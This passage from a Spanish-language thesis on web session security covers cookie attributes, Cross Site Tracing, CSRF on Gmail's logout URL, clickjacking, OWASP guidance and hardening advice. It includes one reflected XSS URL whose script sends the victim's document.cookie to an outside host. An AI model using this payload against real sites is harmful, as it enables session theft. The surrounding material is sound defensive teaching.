- Secure: Indica al navegador que la recibe que sólo use la cookie en requerimientos realizados a través de un canal seguro, como es el caso de HTTPs. Esto ayuda a que la cookie no pueda ser robada mediante técnicas de sniffing.
- HttpOnly: Indica al navegador que la información de la cookie, no sea accesible desde los lenguajes de scripting ejecutados por el navegador. Esto ayuda a prevenir ataques de XSS.
- Domain: Indica al navegador el dominio dentro del cual se debe usar la cookie. La cookie se utilizará en servidores del dominio o subdominios DNS. Un servidor de un dominio en particular, puede configurar cookies para ese dominio. No se puede asignar cookies para dominios TLD con el objeto de evitar la inyección de cookies en el navegador para otros dominios de DNS. Si el atributo "Domain" no está definido, se utiliza el FQDN del servidor como el valor del atributo por defecto.
- Path: El atributo path se utiliza para que el navegador pueda restringir el uso de la cookie en función del path utilizado en la URL del requerimiento HTTP. En un servidor pueden haber dos aplicaciones web y las cookies de una de las aplicaciones web ser independientes de la otra.
- Expires: Este atributo es utilizado para indicar al navegador el tiempo de validez de una cookies. Si este atributo no está configurado, entonces la cookie sólo será válida en la sesión actual y el navegador la borrará al cerrarse.

En la imagen 4.32 se puede observar que en la respuesta del servidor, se envían las cookies PHPSESSID y security. En la imagen se puede observar que solamente se estableció el atributo path a la cookie de sesión llamada PHPSESSID. En la imagen 4.33 se observan los valores por defecto establecidos en el navegador del usuario.

Problemas con el tiempo de validez de las cookies

Dependiendo la seguridad que una aplicación web requiera, puede ser deseable establecer el tiempo de validez de las cookies de sesión. Aplicaciones co-

Figura 4.32: Cookie de sesión recibida

mo Gmail o Facebook, configuran cookies en el navegador del usuario con períodos de validez de más de un año.

En la aplicación mostrada en la figura 4.32 no se establecen directivas sobre el tiempo de validez de las cookies dadas al usuario. Debido a esto, el navegador del usuario establece que las mismas serán válidas hasta el final de la sesión, lo cual en términos del navegador es hasta que se cierra el programa.

Es de destacar que una cookie que vence al término de la sesión, es borrada por el navegador cuando el usuario deja de usarlo y finaliza el proceso. Sin embargo, esto no invalida la cookie en el servidor. Si el usuario cerró el navegador sin utilizar el botón para cerrar sesión de la aplicación web, la cookie seguirá siendo válida por el tiempo que la aplicación web haya establecido.

Problemas con cookies HttpOnly en ataques XSS

Las cookies de sesión pueden ser protegidas de ataques de XSS mediante la utilización del atributo HttpOnly. Este atributo es una indicación al navegador para que la cookie no pueda ser accedida desde el código JavaScript de la página web cargada. Si bien esto dificulta un ataque de XSS, una variación del ataque sería posible si el servidor web acepta el método HTTP TRACE.

TRACE es un método utilizado para realizar tareas de depuración del protocolo HTTP. Cuando un servidor recibe un requerimiento HTTP que utiliza el método TRACE, responde el requerimiento recibido originalmente. Dado que en el requerimiento viaja la cookie de sesión del usuario, en la respues-




Figura 4.33: Atributos de cookies recibidas en el navegador

ta al requerimiento TRACE realizado al mismo servidor se revelará dicha cookie.

Como se mencionó en el capítulo 3, este ataque es una variante del ataque de XSS conocida como XST[60] o "Cross Site Tracing" y es una opción válida cuando el código JavaScript no puede acceder a las cookies de sesión por estar configuradas como HttpOnly.

4.5.3 *Ataque a la integridad de las operaciones*

Al ser HTTP un protocolo sin estados, como ya se ha mencionado, actualmente se utiliza un mecanismo de manejo de sesiones que utiliza tokens que permiten a la aplicación poder identificar los requerimientos de un usuario de los de otro. Estos tokens se los llama cookies o cookies de sesión. Las cookies son utilizadas por los navegadores de manera automática. Si el usuario visita un sitio web para el cual ya tenía una cookie válida, entonces el requerimiento HTTP presentará al servidor dicha cookie.

Los siguientes ataques tratan que el usuario víctima haga requerimientos a una aplicación web sin saberlo. El atacante se aprovecha del mecanismo de manejo de sesiones puesto que los requerimientos inducidos al usuario víctima enviarán las cookies de sesión que el navegador pueda tener para los sitios que visite.

Ataques de CSRF - Falsificación de Peticiones en Sitios Cruzados

Una aplicación web es susceptible a ataques de CSRF si contiene URLs predecibles. El riesgo va a depender de la acción que se realiza con la URL predecible. Para atacar aplicaciones vulnerables a CSRF, es necesario que el usuario víctima visite las URLs predecibles. Para ello, un atacante podría hacer una página web en la que alguna imágenes se extraigan de dichas URLs. El ataque requiere de ingeniería social para que el usuario víctima ingrese a la página del atacante.

Para que este tipo de ataque funcione, el usuario víctima debe estar autenticado al momento del ataque. Para ello, puede estar usando la aplicación web o en caso contrario, tener una cookie de sesión. La aplicación web al recibir las peticiones HTTP provenientes del usuario víctima, no tiene forma de distinguir si el usuario las hizo a conciencia o no.

Un ejemplo de este tipo de problema está presente en Gmail. La URL para salir de la sesión es predecible. La URL vulnerable es: `https://mail.google.com/mail/?logout&hl=es` y permitiría montar un ataque que cierre la sesión de Gmail a un usuario víctima.

Para implementar el ataque, el atacante podría armar una página web e ingeniárselas para que un usuario la visite. En la imagen 4.34 podemos ver el código HTML de una página que desconecta de Gmail a los usuarios que la visitan.




Figura 4.34: HTML para CSRF a Gmail

En la imagen 4.35 se puede ver la página que ve el usuario atacado. En la parte superior se ve la página cargada tal como el usuario la puede apreciar. Sobre la parte inferior de la imagen, se muestran las peticiones realizadas por el navegador web del usuario víctima para poder cargar dicha página. En el listado de peticiones, se observan las correspondientes con el mecanismo de cierre de sesión de Gmail.

La URL del ataque de XSS visto anteriormente también era predecible.

```
https://www.comprasonline.com/vulnerabilities/xss_r/?name=Ana<script>
newImage().src=http://www.myhosting.com/logo?id=+encodeURI(document.
cookie);</script>
```




Figura 4.35: CSRF Gmail

La URL del ataque de XSS podría haber sido incluida en una página como la mostrada en el ataque de CSRF. Se podría pensar en esta situación como una manera distinta de ocultar el ataque de XSS.

Clickjacking

Desde el punto de vista de la seguridad de la aplicación web, el ataque de CSRF se puede evitar haciendo a las URLs no predecibles. Esto implica que en las mismas se tenga una componente aleatoria que provoque que la URL que hace algo en una sesión de usuario, sea distinta de la URL que hace lo mismo en otra sesión de usuario.

Clickjacking es un problema en el que se aprovecha la posibilidad de que cuando un usuario visita una página web, se puede cargar en un frame invisible que no se muestra al usuario la página del sitio que se quiere atacar. De este modo, cuando el usuario interactúa con la página que cree estar visitando, también lo realiza con la página cargada en forma transparente permitiendo al atacante guiar las acciones del usuario víctima.

La figura 4.36 extraída de `https://www.youtube.com/watch?v=W0fTFHCxXBY` es una demostración de una vulnerabilidad de clickjacking en Google reportada por Aditya Gupta, Subho Halder y Dev Karen. Lo que muestra la figura se corresponde con la parte del video en el que el autor muestra con un nivel de transparencia intermedio la página que simula ser un juego inofensivo y el muro de Google+ del atacante. Al jugar, el atacante logra que la víctima realice sin darse cuenta, comentarios en su muro.




Figura 4.36: Vulnerabilidad de Clickjacking en Google

5

TRABAJOS RELACIONADOS

El mecanismo de manejo de sesiones actualmente utilizado por las aplicaciones web se vale del intercambio de cookies entre el navegador y la aplicación web. El uso de cookies de sesión prendió distintas alarmas en la comunidad de Internet respecto a posibles problemas de privacidad y seguridad. En [66] y en [37] se reflejan distintos artículos en los que la prensa se hizo eco de los problemas que trae el uso de las cookies para la privacidad de los usuarios.

Desde el inicio del proceso de estandarización del mecanismo de manejo de sesiones HTTP, la privacidad de los usuarios fue un tema de debate. David Kristol, autor de los dos primeros documentos del estándar que describe el mecanismo de manejo de sesiones HTTP, comenta en [41] aspectos de privacidad y acciones de distintos grupos que presionaron para sabotear la confección del dicho estándar.

Además de los problemas que representan las cookies para la privacidad de los usuarios, las mismas pueden ser utilizadas para afectar la seguridad de las aplicaciones web. Las fallas de seguridad que aprovechan el uso de cookies pueden deberse al propio desarrollo de la aplicación web como a la configuración del servidor. Entre los problemas de seguridad existentes, ya sea por la manipulación de las cookies como por el robo de las mismas, podemos mencionar:

- Robo de sesión.
- Robo de identidad.
- Falsificación de acciones sobre el sistema web.
- Pérdida de confidencialidad.

5.1 INICIATIVAS PARA MEJORAR LA SEGURIDAD DE LAS APLICACIONES WEB

Dentro de la comunidad de Internet existen distintas iniciativas que ayudan a reducir los problemas de seguridad en las aplicaciones web. Estas iniciativas, directa o indirectamente, ayudan a educar y concientizar usuarios, desarrolladores y analistas de seguridad.

5.1.1 *Organismos de estandarización*

5.1.1.1 *IETF*

La IETF es el organismo de estandarización abierto que dio lugar a la mayoría de los estándares hoy en día utilizados. Como ya se mencionó, en el año 1997, en la RFC 2109: "HTTP State Management Mechanism" se estandarizó el mecanismo originalmente creado por Netscape.

En el año 2000 la RFC 2109 fue actualizada por la RFC 2965 en la que mayormente se resolvieron problemas de compatibilidad operativos, mientras que en el año 2011 se publicó una nueva actualización del estándar en la RFC 6265. En esta versión, se le dio más precisión el atributo de cookie **Secure** y se definió el atributo llamado **HttpOnly**. Con el atributo **Secure** se indicó que el canal de comunicación seguro al que se hace referencia, es uno tipo HTTPs (HTTP sobre TLS). Con el atributo **HttpOnly** fue un avance para evitar los problemas de XSS. Las cookies **HttpOnly** no deben ser accesibles desde lenguajes de scripting, por lo que las mismas no pueden ser atacadas con el mecanismo tradicional.

Por otro lado, en el año 2012, en la RFC 6797: "HTTP Strict Transport Security (HSTS)"[36] se estandarizó un mecanismo que ayuda a proteger a los usuarios de aplicaciones web contra ataques de sniffing y SSL-Spoofing. Con HSTS se encontró una manera de contrarrestar los ataques de SSL-Spoofing. Sin embargo, en BlackHat 2014, Leonardo Nve Egea presentó la herramienta sslstrip+[49], la cual es una mejora a sslstrip que permite evadir las políticas HSTS.

5.1.1.2 *W3C*

W3C, viene de "World Wide Web Consortium", es un consorcio que fue fundado en 1994 para guiar la Web hacia su máximo potencial a través del desarrollo de protocolos que promuevan su evolución y aseguren su interoperabilidad. Entre los proyectos que lleva a cabo la W3C, en lo que a pri-

vacidad se refiere en https://www.w3.org/standards/webdesign/privacy, podemos mencionar:

- DNT "Do Not Track"[68] es el encabezado HTTP propuesto para que el usuario pueda expresar su voluntad a no ser rastreado mientras navega en Internet. Este encabezado fue originalmente propuesto en 2009 por los investigadores Christopher Soghoian, Sid Stamm, y Dan Kaminsky. Actualmente la W3C impulsa su estandarización[74].
- P3P "Platform for Privacy Preferences Project"[73] es una especificación que permite a los sitios web expresar cuáles son sus prácticas de privacidad en un formato estándar de modo que pueda ser informada automáticamente a los navegadores de los usuarios que lo visitan. El navegador del usuario puede comparar estas prácticas con las preferencias del usuario y automáticamente advertir cuando éstas no coincidan.

5.1.2 *Papers y publicaciones*

Las vulnerabilidades tipo XSS o Cross Site Scripting, se mencionaron por primera vez en el año 2000 en[10]. Desde entonces y hasta el día de hoy se han escritos diversos papers[42][70] y artículos[3][33] que explican detalles de uno de los problemas que más perjudica el mecanismo de manejo de sesiones de HTTP.

Además existen un gran número de conferencias de gran nivel internacional relacionadas con temas de seguridad informática entre los que están distintos problemas de seguridad en aplicaciones web. Entre los eventos más reconocidos, se pueden mencionar:

- Blackhat Europa - http://www.blackhat.com/[11].
- Blackhat USA - http://www.blackhat.com/[12].
- Chaos Communication Congress (CCC) - http://events.ccc.de/congress/[13].
- CONFIdence - http://confidence.org.pl/en/[14].
- DEFCON - http://www.defcon.org/[15].
- Ekoparty Security Conference - https://www.ekoparty.org/[16].
- GuadalajaraCON - http://www.guadalajaracon.org[17].
- H2HC Hackers To Hackers Conference - https://www.h2hc.com.br/[18].
- RECON Conference - http://www.recon.cx/[19].

- RootedCON - http://www.rootedcon.es/[20].
- RuxCon - http://www.ruxcon.org.au/[21].
- SECURECOMM - Conferencia Internacional sobre Seguridad y Privacidad en Redes de Comunicación - http://securecomm.org/[22].
- SHAKACON - http://shakacon.org/[23].
- ShmooCon - http://www.shmoocon.org/[24].

En [9], una publicación de un proyecto de investigación de la EISS[1] de la Universidad de Karlsruhede, Johannes Böck enumera distintos ataques que se pueden llevar a cabo contra el actual mecanismo de manejo de sesiones web. En dicho trabajo se remarca que los ataques descriptos funcionan aún cuando las aplicaciones web funcionan sobre HTTPs. El trabajo concluye afirmando que:

- parte del problema es que HTTP es un protocolo sin estados, y que
- una solución sería reemplazar HTTP por algo más adecuado según las necesidades.

Hoy en día, más de 10 años después del primer reporte, según [67] las vulnerabilidad de XSS siguen siendo una de las más recurrentes.

5.1.3 *OWASP*

Uno de los aportes más importante, en lo que a seguridad de aplicaciones web se refiere, lo constituye el proyecto OWASP. OWASP viene de: "Open Web Application Security Project". La Fundación OWASP[57] desde el 2001 concentra sus esfuerzos en concientizar y educar a la comunidad para mejorar la seguridad de las aplicaciones web. Para ello ofrece a usuarios, administradores, desarrolladores y analistas de seguridad de distintos recursos entre los que podemos destacar:

- Hojas de referencia rápida sobre distintos aspectos del desarrollo seguro de aplicaciones[50].
- Guía de desarrollo seguro de aplicaciones[53].
- Guía de testing de aplicaciones web[56] para la verificación de la seguridad de las distintas componentes de una aplicaciones.
- Guía de revisión de código[52].
- Herramientas:

1 http://crypto.iti.kit.edu/index.php?id=eiss&L=2

- Reglas para el firewall de aplicaciones web ModSecurity - Conjunto de reglas para detección y filtrado de distintos problemas de seguridad web. https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project
- Herramientas de seguridad para testing de aplicaciones web:
  - ZAP (Zed Attack Proxy) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
    Es un proxy web que permite el testing de seguridad de aplicaciones web. Provee la posibilidad de realizar tests automatizados.
  - OWASP Mantra - Security Framework - https://www.owasp.org/index.php/OWASP_Mantra_-_Security_Framework
    Mantra es un navegador especialmente diseñado para realizar tests de seguridad en aplicaciones web. Tiene diversos complementos incorporados que permiten, modificar encabezados, manipular entradas de usuario, reproducir peticiones GET/POST, editar cookies, etc.
- Herramientas educativas para proveer un entorno controlado sobre el cual probar la explotación de distintos problemas de seguridad web:
  - OWASP WebGoat Project - https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
    WebGoat es una aplicación web deliberadamente insegura diseñada para enseñar distintas lecciones de seguridad en aplicaciones web.
  - OWASP Security Shepherd - https://www.owasp.org/index.php/OWASP_Security_Shepherd
    Es un proyecto para entrenamiento en testing de seguridad de aplicaciones web y aplicaciones móviles. Puede ser usado en modo personal o configurado como una plataforma en línea que permita la competencia entre distintos jugadores.
  - OWASP Hacking Lab - https://www.owasp.org/index.php/OWASP_Hacking_Lab
    Es un proyecto que proporciona desafíos de seguridad web y enigmas en los cuales se puede participar libremente en forma remota. A diferencia de otras iniciativas parecidas, cada desafío solicita determinar la vulnerabilidad, la manera de explotarla y su mitigación.

- Informes de vulnerabilidades

- Top Ten Project[58]:
  Este informe retrata las 10 fallas de seguridad más críticas para una organización que pueden existen en las aplicaciones web. A1 la más critica hasta A10 la menos crítica dentro del informe.
  En las primeras versiones de este informe la importancia de las distintas vulnerabilidades se realizaba en base a la cantidad de ocurrencias que cada una de estas tenía. En las últimas versiones del informe, en sintonía con estándares como ISO 27001, la ponderación de las vulnerabilidades se basa en el riesgo que las mismas pueden tener para la organización.
  El último informe del Top Ten Project (2013), ubica en el primer puesto a las vulnerabilidades de **inyección** entre las que están las **inyecciones SQL**. Las vulnerabilidades de este informe que se aprovechan del mecanismo de manejo de sesiones web son:

  - **"A2 Broken Authentication and Session Management"**, son vulnerabilidades que permiten el robo o la manipulación de cookies de sesión, como en el caso de ataques de tipo "session fixation attacks"[55]. La cookie robada o inferida a través de algún tipo de manipulación, puede ser usada para robar sesiones a otros usuarios.

  - **"A3 Cross-Site Scripting"** o **XSS**, son vulnerabilidades que se utilizan para robar cookies de sesión. Incluso, cuando las cookies de sesión están protegidas con el atributo "HttpOnly", es posible robarlas a través de otro ataque conocido como XST (Cross Site Tracing)[60]. XST puede ser considerado una variante de XSS. El ataque XST es posible sólo cuando el servidor HTTP responde al método Trace.

  - **"A5 Security Misconfiguration"**. Se trata de cualquier configuración inadecuada que pueda ser utilizada para obtener información que no debería estar disponible u obtener algún tipo de acceso que no se debería tener. Revelar el tipo y versión de servidor web utilizado o tenerlo configurado de modo que se respondan requerimientos HTTP que usen el método Trace son consideradas fallas de este tipo.

  - **"A6 Sensitive Data Exposure"**. Este tipo de vulnerabilidades pueden permitir el robo de cookies de sesión, datos sensibles e incluso usuarios y contraseñas. Por ejemplo, un sitio HTTP que no utiliza SSL, o uno que si lo utiliza pero sólo durante la autenticación del usuario (intercambio de usuario y contraseña), pueden ser atacados simplemente mediante ataques de sniffing ya que permiten exponer cookies de sesión de la aplicación web.

- **"A8 Cross Site Request Forgery"**. Se valen del mecanismo de manejo de sesiones para poder manipular las acciones que un usuario realiza sobre una aplicación web. Cuando esta vulnerabilidad está presente, es posible hacer que el usuario realice determinadas acciones sobre la aplicación web sin saberlo.

5.1.4 *Navegadores y complementos*

Con el objeto de proteger a los usuarios, los navegadores web incorporan de distinta forma funcionalidad y restricciones para evitar problemas de seguridad. Adicionalmente, permiten a los usuarios incorporar funcionalidad específica mediante la instalación de complementos. Algunos de estos complementos sirven para mejorar la seguridad de los usuarios.

5.1.4.1 *Modo incógnito*

El modo incógnito, es una funcionalidad en los navegadores que permite a los usuarios navegar por Internet sin utilizar:

- Cookies preexistentes en el navegador
- Funcionalidad de complementos instalados
- Configuraciones especificas definidas

En modo incógnito, cuando el usuario cierra el navegador, se borrarán automáticamente los siguientes datos de la navegación:

- Cookies de sesión obtenidas durante el periodo de navegación en modo incógnito
- Historial
- Usuarios y contraseñas utilizadas
- Información en caché de formularios completados.
- Páginas en caché

5.1.4.2 *Controles de Cross Site Scripting (XSS)*

Uno de los casos más palpables son los mecanismos de prevención de XSS reflejado implementados en algunos navegadores. Por ejemplo, Chrome detecta y evita determinados ataques de XSS reflejado mientras que Firefox no. Para inferir que existe un ataque de XSS, un navegador puede analizar los

parámetros enviados en un requerimiento HTTP y luego evaluar si la página recibida incluye código JavaScript con lo que previamente fue enviado por el usuario.

La W3C a través de su grupo de trabajo WebAPPSEC [76] tiene como misión el desarrollo de políticas y mecanismos técnicos para mejorar la seguridad de aplicaciones web permitiendo comunicaciones seguras entre distintos sitios web. Entre las recomendaciones elaboradas podemos mencionar las políticas "Same Origin" o "CORS" que restringen la interacción que puede tener un sitio web con recursos almacenados en otros sitios [75][30][34][72][29]. Estos mecanismos tienden a cubrir una parte del problema relacionado con los problemas de XSS. En [59] se dan distintas alternativas que pueden utilizarse para evadir restricciones que los navegadores puedan implementar para evitar este tipo de ataques.

La adopción en los navegadores de estas recomendaciones es potestad del equipo de desarrollo de cada navegador web. Los navegadores pueden o no implementar estas recomendaciones como así también otras propias en base a evaluaciones propias. Debido a esto, los distintos navegadores web no adoptan las mismas recomendaciones. Esto da lugar a posibles incompatibilidades con aplicaciones existentes y propicia situaciones en las que un ataque sea posible en función del navegador que el usuario utilice. El problema es que las medidas preventivas se terminan implementando en los navegadores web en lugar de estar definidas en los estándares.

5.1.4.3 *Complementos*

Existen distintos complementos que se pueden instalar en los navegadores web que permiten mejorar la seguridad y la privacidad de los usuarios. Algunos complementos reconocidos en este sentido son:

- NoScript - `https://noscript.net/`
  Permite que el navegador ejecute código JavaScript, Java, Flash y de otros complementos solamente de sitios que el usuario considera confiables. De esta manera se previene que se ejecute código hostil durante la navegación web que realice ataques de XSS.
- Complementos contra el rastreo de usuarios
  Evitan que el navegador del usuario visite sitios que realizan actividades de rastreo. Algunos complementos de este tipo son:
  - Ghostery - `https://www.ghostery.com/`.
  - EFF Privacy Badger - `https://www.eff.org/privacybadger`.

- Lightbeam - http://research.ecuad.ca/lightbeam/
  Permite ilustrar la dependencia existente entre distintos sitios web con el objeto de distinguir fácilmente sitios que rastrean usuarios.

5.1.5 *Herramientas para auditoría de seguridad*

Existes diversas herramientas que sirven para realizar auditorías de seguridad sobre aplicaciones web. Con ellas es posible detectar problemas de seguridad de modo de poder implementar las contra-medidas apropiadas en cada caso. De alguna manera, estas herramientas ayudan de manera indirecta a la seguridad de las aplicaciones web y sus usuarios.

Herramientas que realizan una auditoría integral, en base a la búsqueda de distintos tipos de fallas:

- Acunetix - http://www.acunetix.com/
- Arachni - http://www.arachni-scanner.com/
- W3AF - http://w3af.org/

Herramientas que se especializan en el análisis de un tipo de falla en particular. Por ejemplo, para la búsqueda de problemas de inyección SQL podemos mencionar:

- SQLmap - http://sqlmap.org/
- The Mole - http://sourceforge.net/projects/themole/

Herramientas que combinan tanto la posibilidad de realizar una auditoría integral como la de realizar pruebas de seguridad manuales:

- ZAP - Zed Attack Proxy - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Burp Suite - https://portswigger.net/burp/

Complementos para navegadores que permiten realizar distintos tipos de pruebas manuales:

- HackBar - https://addons.mozilla.org/es/firefox/addon/hackbar/
- Live HTTP headers - http://livehttpheaders.mozdev.org/
- Tamper Data - http://tamperdata.mozdev.org/

5.2 CONTRA-MEDIDAS Y BUENAS PRÁCTICAS

Hoy en día, para implementar una aplicación web que no tenga los problemas de seguridad antes descriptos es necesario el compromiso de distintos actores. Inicialmente se necesita que el desarrollador de la aplicación web la construya siendo consciente de los problemas de seguridad existentes. Además se necesita que el administrador del servidor en el que se aloja dicha aplicación web configure adecuadamente tanto el servidor como los servicios brindados. Por último, también sería adecuado verificar periódicamente la seguridad de todo el ecosistema relacionado con la aplicación web.

5.2.1 *Consideraciones para el desarrollador*

Para mejorar la seguridad de las aplicaciones web, los desarrolladores deberían pensar en la seguridad desde la etapa misma del diseño. Deberían conocer y entender cómo se explotan las vulnerabilidades descriptas en el Top Ten de OWASP. En resumen, para evitar tener problemas de seguridad, los desarrolladores deberían considerar:

- Verificar todas las entradas de usuario de la aplicación web. Esto, además de hacerse del lado del cliente para validar la información ingresada por los usuarios, debe hacerse del lado del servidor. Las restricciones realizadas del lado del cliente se pueden evadir. Con estas validaciones, se pueden prevenir no sólo vulnerabilidades como "A3 Cross-Site Scripting" que pueden ser utilizadas para comprometer sesiones de usuario, sino también vulnerabilidades como "A1 Inyection" que pueden ser utilizadas para comprometer todos los datos almacenados persistidos en la base de datos.
- Con el objeto de prevenir vulnerabilidades tipo "A2 Broken Authentication and Session Management", la implementación del manejo de sesiones de la aplicación web debería considerar las siguientes buenas prácticas:
  - Siempre generar en el servidor, el valor de las cookies de sesión que van a ser utilizadas.
  - Utilizar librerías o funciones propias del lenguaje para la generación de cookies.
  - Renovar las cookies de los usuarios cuando cambian su nivel de acceso o privilegios sobre la aplicación web. Esto debe suceder siempre que un usuario inicia o cierra su sesión. Además las cookies anteriores deben ser invalidadas del lado del servidor.

- Dependiendo de la aplicación web, se puede querer configurar que las cookies tengan un tiempo máximo de vida. Utilizar el atributo de cookies Expires siempre que esto sea posible.
- Configurar adecuadamente las cookies utilizadas. Usar atributos Domain y Path así como también activar los atributos HttpOnly y Secure siempre que sea posible.
- Si prevalece la seguridad por sobre la movilidad del usuario, se debería asociar la dirección IP del cliente con la cookie de sesión utilizada. Esto permite controlar que la cookie se utilice solamente desde la IP asociada.
- En los enlaces y formularios, usar tokens aleatorios, con el objeto de evitar fallas del tipo "A8 Cross Site Request Forgery".

Todas estas consideraciones se describen de forma concisa y abreviada en las hojas de referencia de OWASP (Cheat Sheets) [50] o de manera más completa en las guías de desarrollo[53] y de testing[56] de aplicaciones web de OWASP.

5.2.2 *Consideraciones para el administrador*

Los administradores, al igual que los desarrolladores, deben conocer y entender cómo se explotan las vulnerabilidades web. Además los administradores deberían:

- Mantener el sistema actualizado.
- Realizar acciones de aseguramiento o hardening sobre el sistema operativo:
  - Deshabilitar servicios que no se deban prestar.
  - Configurar reglas de firewall para sólo permitir conexiones a los servicios públicos.
  - Implementar una solución de firewall de aplicaciones web
  - Implementar una solución de IDS de filesystem
  - Implementar una solución de IDS de host
  - Configurar los logs del sistema y de los servicios utilizados de modo de tener una visibilidad adecuada de todos los componentes involucrados.
- Realizar acciones de aseguramiento o hardening sobre los servicios utilizados:

- Deshabilitar métodos HTTP considerados peligrosos: TRACE, CONNECT, DELETE y PUT tal como se sugiere en la guía de testing de OWASP, de forma de minimizar problemas del tipo "A5 Security Misconfiguration".
- Configurar adecuadamente los errores mostrados de manera de no revelar innecesariamente tipo y versión del servidor web como del sistema operativo utilizado. Estas configuraciones también ayudan a minimizar problemas del tipo "A5 Security Misconfiguration".
- Siempre usar HTTPs en sitios que realizan autenticación de usuarios y/o transfieren información sensible, como ser las cookies de sesión, de forma de minimizar problemas de tipo "A6 Sensitive Data Exposure".

5.3 APORTE DE ESTA TESIS

Esta tesis propone un mecanismo alternativo para el manejo de sesiones web. A diferencia del mecanismo actualmente utilizado, el mecanismo propuesto es inmune a muchos de los problemas de seguridad mencionados que atentan contra la seguridad de las sesiones de los usuarios.

En [9], Böck plantea que una solución a los problemas derivados del uso de cookies sería cambiar HTTP por algo más adecuado puesto que su funcionamiento sin estados es una parte del problema. Si bien se puede coincidir con Böck, el mecanismo propuesto en esta tesis aprovecha características propias de TCP para adaptar al protocolo HTTP para que opere de forma similar a un protocolo con estados. Debido a esto, con el mecanismo propuesto, las sesiones HTTP se pudieron implementar sin necesidad de utilizar cookies del lado del cliente. Además, el mecanismo propuesto es transparente para aplicaciones web existentes, por lo que no es necesario que las mismas sean reescritas o adaptadas para poder utilizarlo.

6

MECANISMO ALTERNATIVO PROPUESTO PARA EL MANEJO DE SESIONES HTTP

